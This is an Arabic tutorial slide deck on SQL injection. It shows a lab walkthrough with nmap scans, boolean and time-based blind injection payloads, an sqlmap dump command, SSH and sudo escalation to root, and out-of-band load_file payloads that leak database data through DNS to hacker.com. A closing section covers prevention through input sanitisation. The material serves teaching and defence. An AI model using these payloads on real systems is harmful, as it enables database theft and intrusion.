darkflow@darkflow:~$ nmap -T5 -p- -Pn -n --max-retries 1 --open 192.168.8.102
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-11-01 21:26 EET
```

```
Nmap scan report for 192.168.8.102
```

```
Host is up (0.00010s latency).
```

```
Not shown: 65532 closed ports
```

```
PORT      STATE SERVICE
```

```
80/tcp    open  http
```

```
2233/tcp  open  infocrypt
```

```
3306/tcp  open  mysql
```

```
Nmap done: 1 IP address (1 host up) scanned in 1.29 seconds
```

```
darkflow@darkflow:~$
```

أنواع ثغرة SQLI (تكملة...)

- نلاحظ وجود ports 80,3306,2233 في حالة open
- نحاول الان الاستطلاع لتحديد نسخة كل من المداخل المتاحة على هذا التحدي

```
darkflow@darkflow:~$ nmap -T4 -p80,2233,3306 -Pn -n -sV -A 192.168.8.102


Starting Nmap 7.60 ( https://nmap.org ) at 2018-11-01 21:27 EET
Nmap scan report for 192.168.8.102
Host is up (0.00028s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.2.15 ((CentOS))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|     httponly flag not set
|_ http-server-header: Apache/2.2.15 (CentOS)
|_ http-title: Banking - Login
2233/tcp  open  ssh    OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
|   1024 a0:6d:08:27:71:a8:b0:e7:2e:d2:be:6c:d7:d3:51:26 (DSA)
|   2048 a7:f0:6c:95:6c:05:50:04:32:55:bb:fe:2c:a2:02:0a (RSA)
3306/tcp  open  mysql  MySQL (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.27 seconds
darkflow@darkflow:~$
```

أنواع ثغرة SQLI (تكمله...)

- نلاحظ وجود MySQL 3306 و HTTP port 80 and SSH port 2233
- دائماً نبدأ ببروتوكول HTTP ونلاحظ وجود صفحة دخول login
- اذا حاولنا ادخال اسم وكلمة سر admin/admin نلاحظ رسالة ال الخطأ. لكننا نستنتج من هذه الرسالة أن هنالك اسم مستخدم اسمه
- admin. واذا حاولنا اسم مستخدم اخر test نلاحظ وجود رسالة خطأ مختلفة




admin

.....

LOGIN

admin: please enter your correct password



test

....

LOGIN

Wrong Username and Password

أنواع ثغرة SQLI (تكملة...)

- سنحاول ادخال او حقن جملة SQL بجمل صح وخطأ true/false ونلاحظ استجابة تطبيق الويب لها. وهنا جاء مصطلح Blind حيث أن محتويات قاعدة البيانات لا تظهر بشكل مباشر كما في (union select) على صفحة الويب. لكن يجب ملاحظة التأثير في اختلاف الاستجابة للصفحة او ما يسمى behavior or response في حالة ارسلنا جملة True او جملة False

• مثال على حقن بجملة true: ' or 1=1;#

• مثال على حقن بجملة false: ' or 1=2;#

Select username from users where username='' or 1=1;#'. لقد قمنا

بارسال اوامر صح-خطأ لذلك سميت Boolean based

أنواع ثغرة SQLI (تكمّله...)

- حيث أن علامة # تستخدم في لغة ال SQL كتعليق comment
- في الجمل الصحيحة في username نلاحظ وجود رسالة: please enter your correct password
- في الجمل الخطأ في username نلاحظ وجود رسالة: Wrong username and password

A login form with two input fields. The first field contains the SQL payload `' or 1=1;#`. The second field contains the text `password`. Below the fields is a green button labeled `LOGIN`. At the bottom, a message reads: `' or 1=1;#: please enter your correct password`.

A login form with two input fields. The first field contains the SQL payload `' or 1=2;#`. The second field contains the text `password`. Below the fields is a green button labeled `LOGIN`. At the bottom, a message reads: `Wrong Username and Password`.


أنواع ثغرة SQLi (تكمّله...)

- لذلك يمكن استنتاج ان صفحة الويب متأثرة بثغرة Blind SQLi بسبب اختلاف استجابة الصفحة في حالات جمل True/False
- يمكننا الان تمرير سلسلة طويلة من الاسئلة لتطبيق الويب لنحدد رقم ASCII code لكل حرف في الهدف المراد استخراجه. على سبيل المثال لتحديد اسم DB-name or Table-name معرف في داخل Database او حتى استخراج المحتوى الكامل في tables
- في المثال التصويري التالي عرض للفكرة من طرح الاسئلة التي اجابتها نعم او لا True or False وكيف ممكن استغلالها لاستخراج المعلومات. حيث يقوم الحارس بحماية البرج لكنه يقوم بالرد على الاسئلة ب نعم او لا – True or False

أنواع ثغرة SQLi (تكمّله...)

Blind SQLi Attack - Fantasy Explanation

- Is this Burj Al Arab? No
- Is this Khalifa Tower? Yes
- Is number of floors more than 100? Yes
- Is number of floors more than 200? No
- Is number of floors more than 150? Yes
- Is number of floors more than 160? Yes
- Is number of floors more than 162? Yes
- Is number of floors more than 163? No



Sec Guard

YES
NO



أنواع ثغرة SQLi (تكملة...)

- ويجب ان اشير هنا الى ان اهم اوامر ال SQL التي يمكن الاستفادة منها في عملية الهجوم المراد في حالة Blind SQLi ويمكنكم الرجوع للتوثيق الخاص بهذه functions في موقع Mysql

- Important SQL functions:
- Ascii(char) لتحديد رقم ال ASCII
- Substring (String, location, num) اختيار حرف معين داخل string
- Length('string') تحديد طول ال string
- Concat (string1, string2,.....) دمج اكثر من string

أنواع ثغرة SQLI (تكمله...)

- وفي الجدول ادناه نجد الكود الخاص لكل حرف. والتي ستستخدم عند طرح الاسئلة على الويب App

ASCII Table

Dec	Hex	Oct	Char	Dec	Hex	Oct	Char	Dec	Hex	Oct	Char	Dec	Hex	Oct	Char
0	0	0		32	20	40	[space]	64	40	100	@	96	60	140	`
1	1	1		33	21	41	!	65	41	101	A	97	61	141	a
2	2	2		34	22	42	"	66	42	102	B	98	62	142	b
3	3	3		35	23	43	#	67	43	103	C	99	63	143	c
4	4	4		36	24	44	\$	68	44	104	D	100	64	144	d
5	5	5		37	25	45	%	69	45	105	E	101	65	145	e
6	6	6		38	26	46	&	70	46	106	F	102	66	146	f
7	7	7		39	27	47	'	71	47	107	G	103	67	147	g
8	8	10		40	28	50	(72	48	110	H	104	68	150	h
9	9	11		41	29	51)	73	49	111	I	105	69	151	i
10	A	12		42	2A	52	*	74	4A	112	J	106	6A	152	j
11	B	13		43	2B	53	+	75	4B	113	K	107	6B	153	k
12	C	14		44	2C	54	,	76	4C	114	L	108	6C	154	l
13	D	15		45	2D	55	-	77	4D	115	M	109	6D	155	m
14	E	16		46	2E	56	.	78	4E	116	N	110	6E	156	n
15	F	17		47	2F	57	/	79	4F	117	O	111	6F	157	o
16	10	20		48	30	60	0	80	50	120	P	112	70	160	p
17	11	21		49	31	61	1	81	51	121	Q	113	71	161	q
18	12	22		50	32	62	2	82	52	122	R	114	72	162	r
19	13	23		51	33	63	3	83	53	123	S	115	73	163	s
20	14	24		52	34	64	4	84	54	124	T	116	74	164	t
21	15	25		53	35	65	5	85	55	125	U	117	75	165	u
22	16	26		54	36	66	6	86	56	126	V	118	76	166	v
23	17	27		55	37	67	7	87	57	127	W	119	77	167	w
24	18	30		56	38	70	8	88	58	130	X	120	78	170	x
25	19	31		57	39	71	9	89	59	131	Y	121	79	171	y
26	1A	32		58	3A	72	:	90	5A	132	Z	122	7A	172	z
27	1B	33		59	3B	73	;	91	5B	133	[123	7B	173	{
28	1C	34		60	3C	74	<	92	5C	134	\	124	7C	174	
29	1D	35		61	3D	75	=	93	5D	135]	125	7D	175	}
30	1E	36		62	3E	76	>	94	5E	136	^	126	7E	176	~
31	1F	37		63	3F	77	?	95	5F	137	_	127	7F	177	

أنواع ثغرة SQLI (تكملة...)

- لنبدأ أولى خطوات استخراج المعلومات من : DB
- تحديد طول اسم database name
- ' or length(database())=3 — — False
- ' or length(database())=4 — — False
- ' or length(database())=5 — — TURE
- وكما أسلفنا بإمكاننا تحديد اذا ما كانت جملة ال SQL صح ام خطأ من خلال ال error message كما هو موضّح في الصورة ادناه. حيث في حالة True تكون رسالة الخطأ error message: Please enter your correct password وهكذا نستنتج أن طول اسم DB هو 5

أنواع ثغرة SQLI (تكملة...)

LOGIN

' or length(database())=5 -- -: please enter your correct password

LOGIN

Wrong Username and Password

أنواع ثغرة SQLI (تكملة...)

- وبناءا على الطريقة السابقة بإمكاننا الان البدء باستكشاف اسم قاعدة البيانات والتي كما عرفنا ان طول الاسم هو 5 احرف !
- ونبدأ بفحص الحرف الاول ومقارنته بكود ASCII في الجدول السابق بطريقة bruteforce. ثم نكرر العملية للحرف الثاني ثم الثالث ثم الرابع ثم الخامس. وبهذا بإمكاننا تحديد اسم قاعدة البيانات.
- الحرف الاول

97	61	1100001	141	a
98	62	1100010	142	b

- ‘or ascii(substring(database(),1,1))=97 — — #determine 1st char of DB name – False
- ‘ or ascii(substring(database(),1,1))=98 — — #determine 1st char of DB name – True

أنواع ثغرة SQLI (تكملة...)

- وكما نلاحظ أن أو حرف في اسم قاعدة البيانات هو b
- نكرر نفس العملية للحرف الثاني الى الخامس وذلك بتغيير موقع الحرف 2 في substring
- ‘ or ascii(substring(database(),2,1))=97 — — #determine 2nd char of DB name — False
- ‘ or ascii(substring(database(),2,1))=98 — — #determine 2nd char of DB name — False
- ‘ or ascii(substring(database(),2,1))=99 — — #determine 2nd char of DB name — False
- ‘ or ascii(substring(database(),2,1))=100 — — #determine 2nd char of DB name — False
- ‘ or ascii(substring(database(),2,1))=101 — — #determine 2nd char of DB name — False

أنواع ثغرة SQLI (تكملة...)


- اذا الحرف الثاني هو |
- وبتكرار العملية نستنتج أن اسم قاعدة البيانات هو: blind
- بنفس هذه المنهجية ايضا بإمكاننا تحديد اسم table باستخدام bruteforce ويمكن ايضا ان نحاول ان نتوقع guess الاسم لتقليل الوقت المستغرق في العملية. على سبيل المثال غالبا ما يكون في كل قاعدة بيانات table اسمه user or users ولتجربة ذلك بإمكاننا ارسال payloads لفحص ذلك كما يلي:

'or (select 1 from testttt limit 1)=1 — — False

' or (select 1 from user limit 1)=1 — — False

'or (select 1 from users limit 1)=1 — — True

أنواع ثغرة SQLI (تكملة...)



'or ((select 1 from users limit 1)) =1 -- -

password

LOGIN

'or ((select 1 from users limit 1)) =1 -- -: please enter your correct password

أنواع ثغرة SQLI (تكملة...)

- وهنا نستنتج أن اسم table هو users
- إذا اردنا ان نعرف عدد الاسطر في users table
 - ' or (select count(*) from users) > 10 — — False
 - ' or (select count(*) from users) > 1 — — true
 - ' or (select count(*) from users) > 2 — — true
 - ' or (select count(*) from users) > 3 — — False
- اذا نستنتج ان عدد الاسطر هو 3. اذا يوجد في الجدول 3 اسماء مستخدم و 3 كلمات سر على ما يبدو

أنواع ثغرة SQL (تكملة...)

- وب نفس الطريقة بإمكاننا معرفة عدد columns في جدول users
' or (SELECT count(*) FROM information_schema.columns WHERE table_name = "users")=3 — —
- بالمثل أيضا بإمكاننا ان نتوقع اسم columns
' or substring(concat(1, (select username from users limit 1)),1,1)=1 — —
' or substring(concat(1, (select password from users limit 1)),1,1)=1 — —
- نلاحظ ان عملية استخراج المعلومات في طريقة Blind طويلة جدا خصوصا في حالة كان حجم قاعدة البيانات كبير. اذا أردنا أيضا استخراج البيانات من الجداول سيتطلب ذلك وقتا كثيرا. لذلك يمكن اتمتة العملية باستخدام customized script على سبيل المثال لاستخراج محتوى users table

<https://www.isecur1ty.org/%D9%85%D9%82%D8%A7%D9%84-%D8%B4%D8%B1%D8%AD-%D8%AB%D8%BA%D8%B1%D8%A7%D8%AA-boolean-based-sql-injection-%D8%AA%D8%AD%D8%AF%D9%8A-seenoevil-%D9%85%D9%86-codered-ctf/>

أنواع ثغرة SQLI (تكمله...)

- يمكن أيضا استخدام اداة sqlmap لاستخراج معلومات قاعدة البيانات لكنني فضلت توضيح العملية بشكل يدوي. اذا اردنا استخدام sqlmap يجب الاحاطة بخيار string كما يلي:

```
sqlmap -u http://192.168.8.102/index.php --  
data="username=admin&password=test&submit=Login" -p username --  
dbms mysql --dump --  
string="please" --batch
```

حسنًا, لدينا الان مجموعة حسابات ممكن تجربتها عبر SSH للدخول للجهاز. وعند التجربة نجد أن الاسم rcode يمكن له الدخول وأخذ shell access
ssh -p2233 rcode@192.168.8.102

أنواع ثغرة SQLI (تكملة...)

- يمكننا الآن الحصول على root عن طريق sudo كما هو مبين أدناه

```
[rcode@localhost ~]$ sudo -l
Matching Defaults entries for rcode on this host:
    !visiblepw, always_set_home, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS",
    LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANG"

User rcode may run the following commands on this host:
    (ALL) NOPASSWD: ALL
[rcode@localhost ~]$
[rcode@localhost ~]$
[rcode@localhost ~]$
[rcode@localhost ~]$
[rcode@localhost ~]$
[rcode@localhost ~]$
[rcode@localhost ~]$ sudo -l
Matching Defaults entries for rcode on this host:
    !visiblepw, always_set_home, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS",
    LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANG"

User rcode may run the following commands on this host:
    (ALL) NOPASSWD: ALL
[rcode@localhost ~]$
[rcode@localhost ~]$ sudo su -
[root@localhost ~]#
[root@localhost ~]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@localhost ~]#
```

أنواع ثغرة SQLI (تكمّله...)

- شرح النوع الثاني من ثغرة Blind SQLI الا هو Time Based SQLI

- يعتمد هذا النوع على الانتظار لفترة محددة قبل أن يستجيب تطبيق الويب المصاب لاستعلام المهاجم المصمم بقيمة تأخير زمني. يعتمد نجاح الهجوم على الوقت الذي يستغرقه التطبيق لتسليم الرد. للتحقق من حقن Time-based SQLI، نستخدم هذا الأمر:

```
1' AND sleep(10); - -
```

أنواع ثغرة SQLi (تكملة...)

Burp Suite Community Edition v1.7.36 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x ...

Go Cancel < >

Target: http://localhost:81

Request

Raw Params Headers Hex

```
GET
/dvwa/vulnerabilities/sqli_blind/index.php?id=1'+and+sleep(10);--+&
Submit=Submit HTTP/1.1
Host: localhost:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://localhost:81/dvwa/vulnerabilities/sqli_blind/index.php?id=1%
27+and+substring%28database%28%29%2C4%2C1%29%3D%27a%27%3B--+&Submit
=Submit
Connection: close
Cookie: security=low; security=medium;
```

0 matches

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 404 Not Found
Date: Fri, 05 Apr 2019 12:35:52 GMT
Server: Apache/2.4.34 (Win32) OpenSSL/1.0.2o PHP/5.6.38
X-Powered-By: PHP/5.6.38
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
X-XSS-Protection: 1; mode=block
Content-Length: 4567
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

0 matches

4,926 bytes | 10,068 millis

أنواع ثغرة SQLI (تكمله...)

- بعد تأكيد الثغرة الأمنية ، يمكننا المتابعة لاستخراج رقم إصدار قاعدة البيانات. استخدمنا أمرًا يفرض الرد بعد ثانيتين:

```
1' and if((select+@@version) like "10%",sleep(2),null);- -+
```

- إذا جاءت الاستجابة في غضون ثانيتين ، فهذا يعني أن الإصدار يبدأ بـ "10." كلمة "like" تستخدم في الاستعلام لإجراء مقارنة حرف بحرف.

أنواع ثغرة SQLI (تكمّله...)

- يوجد نوع آخر من انواع SQLI الا وهو Out-Of-Band SQLI (OOB)
- باستخدام هذا النوع من حقن SQL، حيث يعرض التطبيق نفس الاستجابة بغض النظر عن إدخال المستخدم وخطأ قاعدة البيانات. لاسترداد المخرجات ، يتم استخدام قناة نقل مختلفة مثل HTTP requests أو DNS resolution؛ ملحوظة أن المهاجم يحتاج إلى التحكم في خادم HTTP أو DNS.
- استخراج المعلومات حول قاعدة بيانات MySQL، يمكن للمهاجم استخدام هذه الاستعلامات: إصدار قاعدة البيانات:

```
1';select load_file(concat('\\\\\\\\',version()),'.hacker.com\\\\s.txt'));
```

أنواع ثغرة SQLI (تكمّله...)

- اسم قاعدة البيانات: `1';select load_file(concat('\\\\\\\\',database()),'.hacker.com\\\\s.txt'));`
- يقوم الأمران أعلاه بإخراج أوامر `version ()` أو `database ()` في استعلام DNS resolution للمجال `hacker.com`
- توضح الصورة التالية كيف تمت إضافة إصدار واسم قاعدة البيانات إلى معلومات DNS للمجال الضار. يمكن للمهاجم الذي يتحكم في الخادم قراءة المعلومات من ملفات السجل.

أنواع ثغرة SQLI (تكملة...)

Capturing from Wi-Fi

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

dns

No.	Time	Source	Destination	Protocol	Length	Info
38	13.895577	192.168.100.6	4.2.2.2	DNS	86	Standard query 0x3ee5 A 10.1.36-MariaDB.hacker.com
39	13.965590	4.2.2.2	192.168.100.6	DNS	153	Standard query response 0x3ee5 No such name A 10.1.36-MariaDB.hacker.com SOA dns01.consolidated.net
45	31.482691	192.168.100.6	4.2.2.2	DNS	75	Standard query 0xc999 A dvwa.hacker.com
46	31.646991	192.168.100.6	8.8.8.8	DNS	75	Standard query 0xc999 A dvwa.hacker.com
51	32.008807	4.2.2.2	192.168.100.6	DNS	142	Standard query response 0xc999 No such name A dvwa.hacker.com SOA dns01.consolidated.net
55	32.482898	8.8.8.8	192.168.100.6	DNS	142	Standard query response 0xc999 No such name A dvwa.hacker.com SOA dns01.consolidated.net
56	32.482968	192.168.100.6	8.8.8.8	ICMP	170	Destination unreachable (Port unreachable)
118	50.066233	192.168.100.6	4.2.2.2	DNS	88	Standard query 0xa093 A store-images.s-microsoft.com
119	50.223180	192.168.100.6	8.8.8.8	DNS	88	Standard query 0xa093 A store-images.s-microsoft.com
121	50.516965	4.2.2.2	192.168.100.6	DNS	197	Standard query response 0xa093 A store-images.s-microsoft.com CNAME store-images.s-microsoft.com
122	50.516966	8.8.8.8	192.168.100.6	DNS	197	Standard query response 0xa093 A store-images.s-microsoft.com CNAME store-images.s-microsoft.com
258	51.074798	192.168.100.6	4.2.2.2	DNS	74	Standard query 0x11a9 A login.live.com
290	51.232119	192.168.100.6	8.8.8.8	DNS	74	Standard query 0x11a9 A login.live.com
301	51.322263	8.8.8.8	192.168.100.6	DNS	174	Standard query response 0x11a9 A login.live.com CNAME login.msa.akadns6.net CNAME vs.login.msa.akadns6.net

اضرار الثغرة

- تستغل هجمات حقن SQL البرمجة السيئة للشفرة الخاصة بالبرمجيات. إنّها هجمات حيث يقوم المهاجمون بإرسال شفرة عبر واحدٍ من مربّعات الإدخال الموجودة على موقعك (أيّ مربّع)، عوضًا عن أن يرسل بياناتٍ عادية كنت تنوي استقبالها عبر مربّعات الإدخال تلك. تقوم تلك الشفرة المُدخلة بتنفيذ عمليات الاستعلام على قاعدة البيانات الخاصة بموقعك بطريقةٍ لم تكن تتوقعها، أو تقوم بتعطيم تطبيق الويب الخاصّ بك وتقوم بتخريب خادومك السحابي. من السهل جدًا عمل هجمات حقن SQL ضدّ المواقع الغير مؤمّنة. وحراسة موقعك ضدّ هذه الهجمات قد يكون من أهمّ ما تقوم به منذ اليوم الأوّل.

الحماية من الثغرة

- **الخطوة الأولى:** تعلم تمييز الشفرة المحتوية على ثغرات
- تأخذ هجمات SQL دومًا شكل سلسلة نصية يتم إرسالها من طرف مستخدم تتكون من قسمين. القسم الأول هو عبارة عن تخمين لكيفية تعطيل أمرٍ تحاول شفرك المصدريّة أن تقوم بتنفيذه بأمان؛ القسم الثاني هو الشفرة الخبيثة التي يريد المهاجم تنفيذها على خادمك. إليك مثالًا على سلسلة نصية مصممة لاستغلال ثغرة ممكنة في الشفرة المصدريّة لديك:

```
x' AND user.email IS NULL; --
```

- يبدو هذا كشيءٍ قمتَ بكتابته بنفسك، وتلك هي النقطة. يأمل المستخدم المُخترق أن تقوم بأخذ هذا السطر، وتقوم بتنفيذه بعملية استعلام SQL تبدو كالتالي:

```
SELECT email, passwd FROM user  
WHERE email = 'x' AND user.email IS NULL; --';
```

الحماية من الثغرة (تكملة...)

- لا يبدو أنّ هذا يقوم بالكثير حقًا، ولكن اعتمادًا على الطريقة التي سيستجيب بها تطبيقك إلى ما سبق، يمكن أن يوفر هذا بعض المعلومات المهمّة للمُخترق مثل اسم جدول قاعدة البيانات الذي تستعمله. بعد هذا، هناك المزيد من الهجمات التي يمكن للمهاجم أن يستخدمها لجلب المزيد من المعلومات، مثل أسماء المستخدمين وكلمات المرور.
- الفكرة الرئيسية التي يجب عليك فهمها هي أنّ الشفرة الخبيثة تحاول البحث عن ثغرة بعملية استعلام SQL التي يقوم بها تطبيقك لمحاولة استغلالها لجلب المعلومات أو إدراجها وتعديلها.
- لا تتطلب جميع هجمات حقن SQL إشارة الاقتباس المغلقة ('). إذا كانت شفرتك المصدرية تنفّذ عملية استعلام متعلّقة برقم، فإنّك لن تقوم بالطبع بوضع تلك البيانات داخل إشارة اقتباس. وهذا يتركك عرضةً لهذا النوع من الهجمات:

```
2097 OR 1=1
```

الحماية من الثغرة (تكملة...)

```
SELECT somedata FROM yourtable  
WHERE userid = 2097 OR 1=1;
```

• يأمل المهاجم أن يقوم تطبيقك بعملية استعلام مشابهة للتالي:

• غالبًا ما تكون شفرتك البرمجية مصممة لتقوم بعملية الاستعلام السابقة لتعيد البيانات فقط في حال تطابق الـ `userid` مع المستخدم الصحيح. ولكن حقنة الـ SQL تجعل عملية الاستعلام تقوم دومًا بإرجاع البيانات.

• النقطة ليست في سلوكٍ معيّن لأيّ حقنة SQL الشيء الأكثر أهميّة من هذا كلّهُ هو القاعدة العامّة لجميع حقن SQL محاولة لتخمين كيفية حذف جزء معيّن من عملية استعلام، وإضافة جزءٍ آخر إليها لم تكن تتوقعه. هذا هو توقيع جميع هجمات حقن SQL وهذه هي طريقة محاربتها.

الحماية من الثغرة (تكملة...)

- **الخطوة الثانية:** اعثر على مدخلاتك

- أفضل طريقة لتعقب جميع نقاط إدخال حقن SQL الممكنة في شفرتك البرمجية ليس عبر النظر إلى حقول إدخال HTML. بالطبع يمكنك العثور على العديد من الثغرات الممكنة هناك، ولكن هناك طرق أخرى يمكن من خلالها للمستخدم أن يقوم بإدخال البيانات، مثل عنوان الويب URL، أو عبر واحدةٍ من واجهات AJAX الخاصة بك.

- أفضل مكان للبحث فيه عن الثغرات هو الشيء الذي يريد المخترقون اختراقه بنفسه؛ جملة استعلام SQL بنفسها. على الأغلب، فإنك تقوم بتنفيذ جميع عمليات الاستعلام عن طريق الأمر الأساسي نفسه، وربما أمران آخران أو أكثر قليلاً. فقط ابحث عن هذه الأوامر في شفرتك البرمجية وستجد جميع الثغرات الممكنة بشكلٍ سريع. كمثال، إذا كانت شفرتك البرمجية مكتوبة بـPerl، فإن جميع عمليات استعلام SQL الخاصة بك ستبدو هكذا:

```
$result = mysql_query($sql)
```

الحماية من الثغرة (تكملة...)

- في تلك الحالة، يمكنك العثور بسرعة على جميع الثغرات الممكنة بواسطة سطر الأوامر، عبر استخدام أمر شبيه بالتالي:

```
$ grep -R mysql_query *
```

- **الخطوة الثالثة:** نظف مدخلاتك

- هناك العديد من التقنيات التي يستخدمها الناس لمنع هجمات حقن SQL، ولكن خط دفاعك الأمامي يجب أن يكون تنظيف جميع مُدخلات المستخدم من أيّ شفرة خبيثة مشبوهة. يجب ألا تعتقد بتاتا أن المستخدم سيقوم بإدخال البيانات بالطريقة التي تريدها. في الواقع، يجب عليك أن تفترض العكس - أنهم سيقومون بإدخال الشفرات الخبيثة في كل مكان ممكن في موقعك.

- تنظيف المُدخلات يعني أنه يجب اختبار جميع مُدخلات المستخدم للتأكد من أنها تحتوي فقط مُدخلات آمنة، مُدخلات لا يمكن استخدامها بتاتا في شن هجوم.

الحماية من الثغرة (تكملة...)

- المُدخلات التي سيتم إدخالها من طرف المستخدم إلى خادم SQL الخاص بك ستكون على شكلين:
- كرقم، مثل 2097.
- كسلسلة string، مثل اسم المستخدم، كلمة المرور أو البريد الإلكتروني.
- تتوقع شفرتك البرمجية دومًا مُدخلًا واحدًا من هذين الشكلين. في الأمثلة التي ذكرناها ببداية هذا المقال، كان المثال الأول عبارة عن سلسلة نصية، وكان المثال الثاني عبارة عن رقم.
- هناك أيضًا طريقتان لتنظيف البيانات: طريقة جيدة وطريقة سيئة. الطريقة السيئة هي التحقق من وجود حقن SQL الممكنة. السبب في كونها سيئة هو لأنّ عدد حقن SQL الممكن كبير جدًا، و"إبداع" المهاجمين واسع كذلك. الطريقة الجيدة هي تنظيف البيانات للتعرف على ما يبدو شكل الإدخال الصحيح عليه، وتجاهل كل شيء لا يتوافق مع شكل ذلك الإدخال الصحيح.

الحماية من الثغرة (تكملة...)

